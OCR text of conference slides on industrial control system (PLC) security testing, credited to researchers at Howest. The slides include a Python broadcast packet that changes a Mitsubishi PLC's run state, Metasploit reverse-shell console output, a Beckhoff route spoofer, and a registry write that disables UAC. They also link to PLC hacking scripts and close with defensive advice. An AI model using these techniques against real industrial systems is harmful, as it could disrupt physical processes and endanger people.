
“Been there done that ... Now what”


- Verify domain & network security
  - Sniff credentials Capture NTLMv2 hashes with responder
  - Check for unencrypted comms Verify with Bettercap
  - Active Directory security Verify with Bloodhound
- Embedded devices often have web applications enabled ...


Should be part of regular
network tests ...

Logical - local

Something else we can do/use?







Start Page - Microsoft Visual Studio (Administrator)
FILE EDIT VIEW DEBUG TWINCAT PLC TEAM TOOLS TEST SCOPE ADS ANALYZE WINDOW HELP
Solution Explorer
Start Page
TwinCAT® 3
New TwinCAT Project...
New Measurement Project...
New Project...
Open Project...
Connect To Team Foundation Server
Recent Projects
TwinCAT Project1
Get Started
Beckhoff News
What's New in TwinCAT 3
Learn about the new features of TwinCAT 3.
TwinCAT 3 Overview
TwinCAT 3 Documentation
TwinCAT 3 Help Viewer

Engineering tools … Security often an option or weak

Logical - local

Use proprietary communication ways

- Mitsubishi PLC’s
  - Use broadcasts to 255.255.255.255 / FF:FF:FF:FF:FF:FF for initial communication
  - workstation and PLC do **not** have to be in the same subnet
  - In the same subnet TCP is used
  - No security however …



```
def sendSTOP(srcIP):
    s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
    s.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
    s.setsockopt(socket.SOL_SOCKET, socket.SO_BROADCAST, 1)
    s.settimeout(4)
    s.bind((srcIP,0))
    print('Now sending the command ...')
    ##### This seems to be the actual packet sending it in RUN mode
    data='5701000000111070000ffff030000fe03000020001c0a16140000000000000000000000000000000000000001002090000000100'
    response = send_and_recv(s,'255.255.255.255',5560,data)
    if binascii.hexlify(response)[-8:] == '09000000': print('Should\'ve worked')
    ## Valid response seems to be d70100000011117f000000a80300ffff03000020009c0a1814000000000000000000000000000000000000000000100109000000
    s.close()
```

Logical - local


Use proprietary communication ways

- Beckhoff
  - implemented security **from the beginning**
  - Mostly based on Windows security
  - Beckhoff control & programming comms security is done by TwinCAT Routes

  - TwinCAT Routes (<> IP routes)
    - Uses AMS (Automation Machine Specification) on port TCP/48898
    - defines that a device (controller, laptop, HMI, I/O …) can respond to any requests
    - are required on each device that needs to communicate with any other device
  - AMS messages contain the ADS protocol (Automation Device Specification), used to control, manage and program the controllers

Logical - local

Use proprietary communication ways – exploiting Beckhoff ...



```
###--- MAIN MENU FOR EngineerStation ---###
Kernel: 10.0.18362, NETID: 10.11.12.44.1.1

[T] Veri
[L] List
[A] Add
[D] Dele
[C] Char

[O] Choc
[Q] Quit

Please s
```

```
###--- MAIN MENU FOR EngineerStation ---###
Kernel: 10.0.18362
12
ion
```

```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.50.130:4444
```

```
Brows
[q] Q
[d#]
[o#]
[r] R
[a] R
[u] U
[e#]

Curre

Direc
[1] .
[2] d
[3] m
```


```
## All actions are on hive "HKLM"
## Since TwinCAT is still running as a 32-Bit process, all HKLM\SOFTWARE keys will be stored/read as
##    HKLM\SOFTWARE\WOW6432Node
Read or Write a Registry Value?
[r] Read a value
[w] Write a value
Action [r]:w
Which path to use [SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\]?:
Which key to use [EnableLUA]?:
Which value to set [0]:
REG_DWORD or REG_SZ [D/s]?:
Writing value:
setting: EnableLUA
Key SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\\EnableLUA with value 0 correctly set.
Press any key to continue
```

```
Please enter route name [ TEST ]:
[!] Opening TCP socket on 192.168.50.130:48898
[+] Success, route for this IP (192.168.50.130) should be added
```

Research by Tijl Deneut & Tinus Umans – Howest – IC4

Logical - local


Use proprietary protocols - Siemens



```
      ###--- DEVICELIST ---###
[1] 00:1b:1b:f6:d7:8b (172.21.41.33, SIMATIC-PC, os03)
[2] 00:1b:1b:f6:d7:99 (172.21.41.31, SIMATIC-PC, os01)
[3] 68:05:ca:46:75:a6 (172.21.41.44, SIMATIC-PC, gatewayinfi)
[4] 00:1b:1b:c3:a5:30 (172.21.41.23, SIMATIC-PC, server1b)
[5] 00:1b:1b:f4:e9:3b (172.21.41.32, SIMATIC-PC, os02)
[6] 90:1b:0e:a0:ea:43 (172.21.41.13, SIMATIC-PC, es01)
[7] 00:1b:1b:f5:b8:dc (172.21.41.24, SIMATIC-PC, server2a)
[8] 00:1b:1b:f5:b9:e0 (172.21.41.25, SIMATIC-PC, server2b)
[9] 00:1b:1b:c3:a5:69 (172.21.41.22, SIMATIC-PC, server1a)
[Q] Quit now
Please select the device you want to use [1]:
```

Logical - local

Use proprietary protocols



ICSSecurityScripts

Industrial Security Scripts

- Beckhoff-CX9020-WebControl.py: Controlling the Beckhoff CX9020 Windows CE PLC
- FullBeckhoffScan.py: Elaborate script for scanning AND hacking Beckhoff PLCs
- PhoenixControlPLC-ILC150.py: Print out CPU status and reverts it, tested and working on ILC150 (at least partially working on others)
- PhoenixControlPLC-ILC390.py: Print out CPU status and reverts it, tested and working on ILC390 (at least partially working on others)
- S7-1200-Workshop.py: Very simple script for reading inputs and setting outputs and merkers of for Siemens S7-1200 (firmware <= v3)
- FullSiemensScan.py: Elaborate script for scanning AND hacking Siemens PLCs (and more ;-) When using NPCAP, make sure to install it in WinPCAP compatible mode
- Schneider-Scanner.py: Simple Broadcast scanner for Schneider PLCs
- Mitsubishi: Simple Broadcast scanner for Mitsubishi PLCs, together with a broadcast State Changer for Mitsubishi
- Beckhoff ADS Pwner & Route Spoofer: More details coming later (should've attended BruCON 0x0B ;-)

https://github.com/tijldeneut/ICSSecurityScripts

Best time for testing?

Some will say “never in live environments”

Why not … ? Just make sure you don’t trip anything …

During FAT/SAT testing

Do “Full Monty” tests …
… including active scanning

During ~~revisions~~ General meetings

All doors open …
Nobody to be seen …
(often) passwords all over the place …
Systems unlocked …


What can you do?

Perform security testing on ALL new/upgraded systems/devices

- Include security within FAT/SAT testing cycles

- Build your own “dirty” USB stick containing *real* malware samples ...
  - Eicar alone proves nothing

“We do not mark this as infected because only 6 vendors on virustotal detect it ...”



Stop bagging on AV. It’s actually much more valuable than you might think.

@mubix, BruCon 2019

What can you do?

Follow packets all the way through your environment

- Consolidated firewall rules review

Physical security

- Detection of presence
- Rack door alarms
- Close all cable throughputs where possible
- Physically lock down racks/enclosures

What can you do?

Vendors... Integrators ...

~~Do NOT~~ trust your supplier/integrator *but verify*

As vendor/integrator

⇒ be ready to prove your solution security (without hiding things)


⇒ IEC62443 helps

Security is no longer a feature ...

What can you do?

- (still) use limited scope tests
- But take a step back & look at the bigger picture as well

Get your basics ok



We need to start measuring **failures** as well as successes.

